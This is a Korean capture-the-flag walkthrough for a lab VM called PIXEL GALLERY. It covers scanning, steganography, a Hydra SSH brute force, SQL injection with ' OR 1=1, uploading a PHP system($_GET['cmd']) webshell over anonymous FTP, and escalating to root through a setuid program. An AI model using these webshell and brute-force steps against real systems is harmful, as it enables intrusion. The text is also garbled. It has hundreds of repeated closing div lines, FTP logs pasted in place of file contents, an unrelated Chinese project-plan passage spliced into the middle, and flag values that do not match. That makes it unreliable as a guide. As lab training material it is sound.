

EN CTF에 오신 것을 환영합니다!

이 CTF의 목적은 PIXEL GALLERY의 취약점을 이용하여 최종적으로 root 권한을 획득하여 시스템을 장악하는 것입니다. 재밌게 즐겨주시길 바랍니다.


Flag 개수 : 3

```
(root@kali-kim)-[~]
# nmap -sS -sV 192.168.56.146
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-11 03:24 EDT
Nmap scan report for 192.168.56.146
Host is up (0.00049s latency).
Not shown: 984 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.37 ((Rocky Linux))
443/tcp   closed https
9090/tcp  closed zeus-admin
MAC Address: 08:00:27:5A:A0:FD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

Nmap 스캐닝을 해 본다. 22번, 80번 포트가 열려있는 것을 확인

80포트로 접속해보니 PIXEL GALLERY 웹 사이트가 뜬다



하단 READ MORE ... 부분을 드래그 해 보니 숨겨진 힌트가 나온다 (소스보기로도 볼 수 있다)

암호화 되어 있는 문자열을 base64로 디코딩 해 보니 b0undw0rd.html 란 문구가 출력됐다.

이상한 페이지가 뜬다. 소스보기를 해 보자

```

23     ) scale(0.5);
24   }
25 }
26 </style>
27
28 <script>
29   const chars = "pixel_history".split(""); <!--This is made with wordpress-->
30
31   function randomCharPop() {
32     chars.forEach(char => {
33       const el = document.createElement("div");
34       el.className = "pixel-char";
35       el.textContent = char;
36     });
37   }
38
39   // Initial random pixel
40   randomCharPop();
41
42   // Random pixel every 100ms
43   setInterval(randomCharPop, 100);
44 }
45 </script>
46
47 </div>
48
49 </div>
50
51 </div>
52
53 </div>
54
55 </div>
56
57 </div>
58
59 </div>
60
61 </div>
62
63 </div>
64
65 </div>
66
67 </div>
68
69 </div>
70
71 </div>
72
73 </div>
74
75 </div>
76
77 </div>
78
79 </div>
80
81 </div>
82
83 </div>
84
85 </div>
86
87 </div>
88
89 </div>
90
91 </div>
92
93 </div>
94
95 </div>
96
97 </div>
98
99 </div>
100
101 </div>
102
103 </div>
104
105 </div>
106
107 </div>
108
109 </div>
110
111 </div>
112
113 </div>
114
115 </div>
116
117 </div>
118
119 </div>
120
121 </div>
122
123 </div>
124
125 </div>
126
127 </div>
128
129 </div>
130
131 </div>
132
133 </div>
134
135 </div>
136
137 </div>
138
139 </div>
140
141 </div>
142
143 </div>
144
145 </div>
146
147 </div>
148
149 </div>
150
151 </div>
152
153 </div>
154
155 </div>
156
157 </div>
158
159 </div>
160
161 </div>
162
163 </div>
164
165 </div>
166
167 </div>
168
169 </div>
170
171 </div>
172
173 </div>
174
175 </div>
176
177 </div>
178
179 </div>
180
181 </div>
182
183 </div>
184
185 </div>
186
187 </div>
188
189 </div>
190
191 </div>
192
193 </div>
194
195 </div>
196
197 </div>
198
199 </div>
200
201 </div>
202
203 </div>
204
205 </div>
206
207 </div>
208
209 </div>
210
211 </div>
212
213 </div>
214
215 </div>
216
217 </div>
218
219 </div>
220
221 </div>
222
223 </div>
224
225 </div>
226
227 </div>
228
229 </div>
230
231 </div>
232
233 </div>
234
235 </div>
236
237 </div>
238
239 </div>
240
241 </div>
242
243 </div>
244
245 </div>
246
247 </div>
248
249 </div>
250
251 </div>
252
253 </div>
254
255 </div>
256
257 </div>
258
259 </div>
260
261 </div>
262
263 </div>
264
265 </div>
266
267 </div>
268
269 </div>
270
271 </div>
272
273 </div>
274
275 </div>
276
277 </div>
278
279 </div>
280
281 </div>
282
283 </div>
284
285 </div>
286
287 </div>
288
289 </div>
290
291 </div>
292
293 </div>
294
295 </div>
296
297 </div>
298
299 </div>
300
301 </div>
302
303 </div>
304
305 </div>
306
307 </div>
308
309 </div>
310
311 </div>
312
313 </div>
314
315 </div>
316
317 </div>
318
319 </div>
320
321 </div>
322
323 </div>
324
325 </div>
326
327 </div>
328
329 </div>
330
331 </div>
332
333 </div>
334
335 </div>
336
337 </div>
338
339 </div>
340
341 </div>
342
343 </div>
344
345 </div>
346
347 </div>
348
349 </div>
350
351 </div>
352
353 </div>
354
355 </div>
356
357 </div>
358
359 </div>
360
361 </div>
362
363 </div>
364
365 </div>
366
367 </div>
368
369 </div>
370
371 </div>
372
373 </div>
374
375 </div>
376
377 </div>
378
379 </div>
380
381 </div>
382
383 </div>
384
385 </div>
386
387 </div>
388
389 </div>
390
391 </div>
392
393 </div>
394
395 </div>
396
397 </div>
398
399 </div>
400
401 </div>
402
403 </div>
404
405 </div>
406
407 </div>
408
409 </div>
410
411 </div>
412
413 </div>
414
415 </div>
416
417 </div>
418
419 </div>
420
421 </div>
422
423 </div>
424
425 </div>
426
427 </div>
428
429 </div>
430
431 </div>
432
433 </div>
434
435 </div>
436
437 </div>
438
439 </div>
440
441 </div>
442
443 </div>
444
445 </div>
446
447 </div>
448
449 </div>
450
451 </div>
452
453 </div>
454
455 </div>
456
457 </div>
458
459 </div>
460
461 </div>
462
463 </div>
464
465 </div>
466
467 </div>
468
469 </div>
470
471 </div>
472
473 </div>
474
475 </div>
476
477 </div>
478
479 </div>
480
481 </div>
482
483 </div>
484
485 </div>
486
487 </div>
488
489 </div>
490
491 </div>
492
493 </div>
494
495 </div>
496
497 </div>
498
499 </div>
500
501 </div>
502
503 </div>
504
505 </div>
506
507 </div>
508
509 </div>
510
511 </div>
512
513 </div>
514
515 </div>
516
517 </div>
518
519 </div>
520
521 </div>
522
523 </div>
524
525 </div>
526
527 </div>
528
529 </div>
530
531 </div>
532
533 </div>
534
535 </div>
536
537 </div>
538
539 </div>
540
541 </div>
542
543 </div>
544
545 </div>
546
547 </div>
548
549 </div>
550
551 </div>
552
553 </div>
554
555 </div>
556
557 </div>
558
559 </div>
560
561 </div>
562
563 </div>
564
565 </div>
566
567 </div>
568
569 </div>
570
571 </div>
572
573 </div>
574
575 </div>
576
577 </div>
578
579 </div>
580
581 </div>
582
583 </div>
584
585 </div>
586
587 </div>
588
589 </div>
590
591 </div>
592
593 </div>
594
595 </div>
596
597 </div>
598
599 </div>
600
601 </div>
602
603 </div>
604
605 </div>
606
607 </div>
608
609 </div>
610

```


```
+++++++>+++++++>+++++++  
>+++++++>+++++++>+++++++  
++++>+++++++>+++++++  
<<<<<<<<<<<-]>-----.>---  
-.>+.>+++.>---.>+.>+++.>++++.>--  
-.>+.>++++.>+.
```

steganography

```
(root@kali-kim)-[~]
# stegseek /home/kim/Downloads/pixel_history-1-1.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "dr4wer.txt".
[i] Extracting to "pixel_history-1-1.jpg.out".
```


접속해보자



의문의 문자열들을 찾았다. 어딘가의 비밀번호 같으니 일단 저장해 두자

pixel_history에선 더 이상의 정보를 찾을 수 없으니 다시 돌아가 gobuster로 탐색해보자

. wp-content에 주요 파일들이 들어있는걸 알고 있다. gobuster로 wp-content로 탐색해보니 여러 파일이 뜬다. 웹에서 접속해보니 uploads 폴더에 들어갈 수 있다



Index of /wp-content/uploads/2025/04/

Name	Last modified	Size	Description
Parent Directory	-	-	-
ë¹ëì•iˆ_s-Video-Apr..>	2025-04-09 04:32	533K	
ë ẽ•(E¹(Ej\$ëj•œëœjˆ..>	2025-04-09 04:19	664K	
ë ẽ•(E¹(Ej\$ëj•œëœjˆ..>	2025-04-09 04:19	1.4M	
ë 3.png	2025-04-09 04:19	1.9M	
ë 4.png	2025-04-09 04:19	689K	
ë 5.jpg	2025-04-09 04:19	146K	
IT_twi001t3022189-1..>	2025-04-10 03:33	103K	
ImageToStl.com_merge..>	2025-04-10 22:31	135K	
SNR_220302_iˆ½ì...ëì—°..>	2025-04-10 03:30	328K	
SNR_220302_iˆ½ì...ëì—°..>	2025-04-10 03:32	434K	
SNR_220302_iˆ½ì...ëì—°..>	2025-04-10 03:21	52K	
SNR_220302_iˆ½ì...ëì—°..>	2025-04-10 03:27	162K	
en-logo.png	2025-04-09 04:18	9.1K	
pixel_history-1-1.jpg	2025-04-10 22:40	219K	
study_for_la_grande..>	2025-04-10 03:22	176K	
vector_raster.png	2025-04-10 03:31	4.6K	
wordlist_2025_04.txt	2025-04-10 23:37	220	

폴더 자료를 살펴보니 그림파일들 사이에 wordlist_2025_04.txt 파일이 꺼 있다

이 txt 파일을 다운받아 wordlist_2025_04.txt를 참조하여 현재 폴더(/uploads/2025/04)를 다시 탐색해본다

```
(root@kali-kim)-[~]
# gobuster dir -u http://192.168.56.146/wp-content/uploads/2025/04/ -w /home/kim/Downloads/wordlist_dot.txt -x html, php, txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.56.146/wp-content/uploads/2025/04/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kim/Downloads/wordlist_dot.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htaccess.txt (Status: 403) [Size: 199]
./htaccess.txt.html (Status: 403) [Size: 199]
./htaccess.txt. (Status: 403) [Size: 199]
./secretmsg.txt (Status: 200) [Size: 106]
Progress: 63 / 66 (95.45%)

Finished
```

탐지 결과 .secretmsg.txt으로 접속이 가능한 것을 확인했다. 접속해보자



'원격 접속'에 관한 ID를 g43e.html 에 백업해놨다고 한다. g43e.html로 접속해보자

Where is TXT ?!




Score: 1059

72 33 77 61 72 64


Where is TXT ?! 제목의 점프 게임이 실행된다.

게임에서 1000점을 넘기면 수상한 숫자들을 발견할 수 있다.

이것을 HEX로 해독해보자.



r3ward라는 힌트가 뜬다. 아까 게임의 제목이 Where is TXT ?! 였으니 .txt를 붙여서 접속해보자



사람 이름으로 추정되는 문자들을 발견했다. 아마도 사용자 계정인 것 같으니 저장해두자.

힌트가 원격접속에 관한 ID 였으니 이전의 비밀번호와 대입하여 SSH에 접속가능한 사용자 계정인지 알아보자.

```
(root@kali-kim)-[~]
# hydra -L /home/kim/Downloads/r3ward.txt -P /home/kim/Downloads/dr4wer.txt ssh://192.168.56.146

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 04:36:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 264 login tries (l:11/p:24), ~17 tries per tas
k
[DATA] attacking ssh://192.168.56.146:22/
[22][ssh] host: 192.168.56.146 login: turing password: 3n1gmA19
```

hydra로 앞서 찾아낸 r3ward.txt 파일과 dr4wer.txt 파일을 SSH 접속 계정으로 대입해보니 사용가
능한 계정과 비밀번호를 알아냈다

성공적으로 SSH접속하였다

```
[root@localhost turing]# cat userflag1.txt
[...]  
229 Entering Extended Passive Mode (|||3  
150 Here is the directory listing.  
-rw-r--r-- 1 root root 15  
226 Directory send OK.  
ftp> put webshell.php  
local: webshell.php remote: webshell.php  
229 Entering Extended Passive Mode (|||3  
150 Here is the directory listing.  
100% |#####|  
226 Transfer complete.  
64 bytes sent in 0.0007 K/s  
ftp> ls  
229 Entering Extended Passive Mode (|||3  
150 Here is the directory listing.  
-rw-r--r-- 1 root root 48  
-rw-r--r-- 1 root root 50  
226 Directory send OK.  
ftp> ls  
229 Entering Extended Passive Mode (|||3  
150 Here is the directory listing.  
-rw-r--r-- 1 root root 48  
-rw-r--r-- 1 root root 50  
226 Directory send OK.  
ftp> ls  
229 Entering Extended Passive Mode (|||3  
150 Here is the directory listing.  
-rw-r--r-- 1 root root 48  
-rw-r--r-- 1 root root 50  
226 Directory send OK.
```

접속 후 userflag1.txt를 살펴보면 플래그와 힌트를 얻을 수 있다!

첫 번째 플래그 {ViBmb3lgVmVuZGV0dGE=}

힌트에서 집 안을 살펴보라고 했으니 Room 폴더에 들어가서 하나하나 살펴보자.

뒤지다 보면 Room/bathroom/cabinet 에 memo.txt 파일이 있는 것을 발견했다


파일을 확인해보자


```
[root@localhost cabinet]# cat memo.txt
1 Entering Extended Passive Mode (|||1002|)
2 Here comes the directory listing.
w-r--r-- 1 48 48 14 08:36 1M_Wait
3 Directory send OK.
4* put webshell.php
cal: webshell.php remote
9 Entering Extended Passive Mode (|||64523|)
3 OK to send data.
4* [*****] 64 48,26 KiB/s
5 Transfer complete.
bytes sent in 00:00 :
6* ls
9 Entering Extended Passive Mode (|||64523|)
3 Here comes the directory listing.
w-r--r-- 1 48 48 14 Apr 14 08:36 1M_Wait
4----- 1 14 50 64 Apr 16 01:14 webshell.php
5 Directory send OK.
6* ls
9 Entering Extended Passive Mode (|||64523|)
물건의 위치와 잠금 해제 방법은 이미 찾아냈어요.
위치와 방법은 login-test.php에 적어뒀으니, 먼저 그걸 확인해 보세요.
더 깊은 곳에 들어가려면 '제 아이디'가 필요할 거예요.
접속하고 나면, 이전의 웹페이지 첫장에 있던 중요한 단서가 필요할 지 몰라요.
물론, 굳이 제 도움 없이 스스로 물건을 찾아 해결할 수도 있어요.
그럴 용기가 있다면 말이죠.
```

파일을 확인하니 수많은 폴더 안에 필요한 물건의 위치와 root권한을 얻는 방법이 login-test.php에 적어뒀다고 한다. 더 중요한 정보를 얻기 위해선 처음 들어갔던 wordpress 웹페이지 첫장에 힌트가 있다고 했으니 기억해두자.

login-test.php에 접속하니 ID / PW를 적는 칸이 있다.

SQL Injection이 가능한지 확인하기 위해 'OR 1=1 - 을 입력해보자



명령어가 먹혀서 문구가 출력되는 것을 확인했다.

내용은 FTP 취약점이 있고, 스크립트를 실행하면 21번 포트가 열린다고 한다.

아까 힌트에 적혀있던 웹페이지 첫장으로 돌아가보자.

주소창에 IP를 입력해 웹페이지 첫장으로 넘어와 사진들을 하나하나 클릭해보니 다른 곳으로 연결이 되어있는 것을 알 수 있었다.

```
#PHP파일입니다
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

세 번째 사진을 클릭하니 webshell.php.txt 로 연결됐다. 웹셸 코드인 것 같고 이름에 .php가 붙어 있으니 webshell.php로 저장해두자

```
* Before entering the room The knock must be heard.
* Be vigilant, the pattern is hidden.
```

네번째 사진을 클릭하니 knock.sh.txt 로 연결됐다. 방에 들어가기전에 노크 소리가 들려야 한다. 패턴이 숨겨져 있다고 하니 SSH로 접속한 곳 Room 이전 디렉토리에서 숨겨진 파일을 찾아보자 숨겨진 knock.sh 파일을 찾았다!

이전 login-test.php 페이지에서 스크립트를 실행하면 21번 포트가 열린다고 했으니 실행하면 21번 포트가 열린다.

이제 열린 21번 포트 (FTP) 로 접속해보자.

접속하려니 ID와 PASSWORD가 필요하다. 아까 힌트에 '제 아이디'가 필요하다 했었다. 메모에 있었던 가면은 브이 포 벤데타로 어나니머스를 상징한다. 아이디에 anonymous를 입력하고 아무 비밀번호를 입력하면 익명 사용자로 접속이 된다.

폴더를 확인해보면 upl0ads 폴더가 있다. 이 폴더 안엔 1M_Wait 파일과 userflag2.txt 파일이 있다. 하지만 이전 웹페이지 사진을 클릭해서 찾았던 webshell.php 파일에 실행권한을 주고 put으로 업로드 시키고 1분 기다려보자.

이제 웹 주소창에서 webshell 명령어를 입력해보자. ([http:// CTF IP /upl0ads/webshell.php?cmd=ls](http://CTF IP /upl0ads/webshell.php?cmd=ls))

一、 项目背景与意义
 随着全球经济的快速发展和科技的不断进步，我国在多个领域取得了显著成就。然而，在基础设施建设、环境保护、民生改善等方面仍面临诸多挑战。本项目旨在通过整合各方资源，发挥政府、企业和社会的协同作用，共同解决这些问题，推动经济社会的可持续发展。
 二、 项目目标与任务
 本项目的总体目标是：通过实施一系列重点工程，提升基础设施水平，改善生态环境，增进民生福祉，为实现高质量发展奠定坚实基础。具体任务包括：
 1. 加强交通基础设施建设，提升道路等级，完善农村公路网络。
 2. 推进城乡供水一体化，保障城乡居民饮水安全。
 3. 实施农村人居环境整治，改善农村卫生条件。
 4. 加大生态环境保护力度，治理水土流失，保护生物多样性。
 5. 开展职业技能培训，提高农村劳动力素质。
 三、 项目实施步骤
 1. 前期准备：成立项目领导小组，明确职责分工；开展可行性研究，编制实施方案。
 2. 资金筹措：通过财政拨款、银行贷款、社会资本等多种渠道筹集资金。
 3. 工程实施：按照设计方案，分阶段推进各项工程建设。
 4. 监督检查：建立健全监督机制，确保工程质量和进度。
 5. 总结评估：项目完成后，进行综合评估，总结经验教训。

```
FLAG{63 6f 6e 6e 65 63 74 20 74 6f 20 74 68 65 20 70 6f 72 74}
```

두 번째 플래그 {63 6f 6e 6e 65 63 74 20 74 6f 20 74 68 65 20 70 6f 72 74}

플래그에는 트리거를 사용하라는 것, 권한 상승을 위한 실행 파일의 위치와 힌트의 위치를 알게 되었다. 먼저 힌트부터 들어가보자 (Room/office/facsimile/pixel.txt)

```
[turing@localhost facsimile]$ cat pixel.txt
Hello everyone! My name is Alden Turing
Hurry and take a hint!

*** bG9vayBhdCBtZQ== ***
```

힌트 아래쪽 코드를 base64로 해석해보니 look at me라고 나온다. 인물을 자세히 관찰해보면 포트 번호가 숨겨져 있는 것을 알 수 있다. (port 8888)

이제 아까 힌트에서 찾은 경로(Room/office/desk2)로 접속하자.

```
[turing@localhost desk2]$ cat root_me.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>

#define TRIGGER_FILE "/home/turing/Room/office/desk2/trigger.flag"

int main() {
    struct stat st;

    // 트리거 파일이 존재하는지 확인
    if (stat(TRIGGER_FILE, &st) == 0) {
        printf("[+] 트리거 발견! 루트 쉘을 실행합니다.\n");
        setuid(0);
        setgid(0);
        system("/bin/bash");
    } else {
        printf("[-] 접근 거부: 트리거 없음\n");
    }

    return 0;
}
```

root_me 파일을 실행해보니 거부가 뜬다. root_me.c 파일부터 확인해보자.

트리거가 있어야 한다는 것을 알 수 있다.

```
[turing@localhost desk2]$ ./root_me
[+] 트리거 발견! 루트 쉘을 실행합니다.
[root@localhost desk2]#
```

이제 `root_me`를 실행시키면 루트 권한을 얻을 수 있다!

bombr를 찾았습니다! 당신에 의해 역사가 크게 바뀌었습니다!
 FLAG {dGhhbmtzIGZvciBwbGF5aW5nIQ=}

루트 플래그 {dGhhbmtzlGZvciBwbGF5aW5nlQ==}

수고하셨습니다!

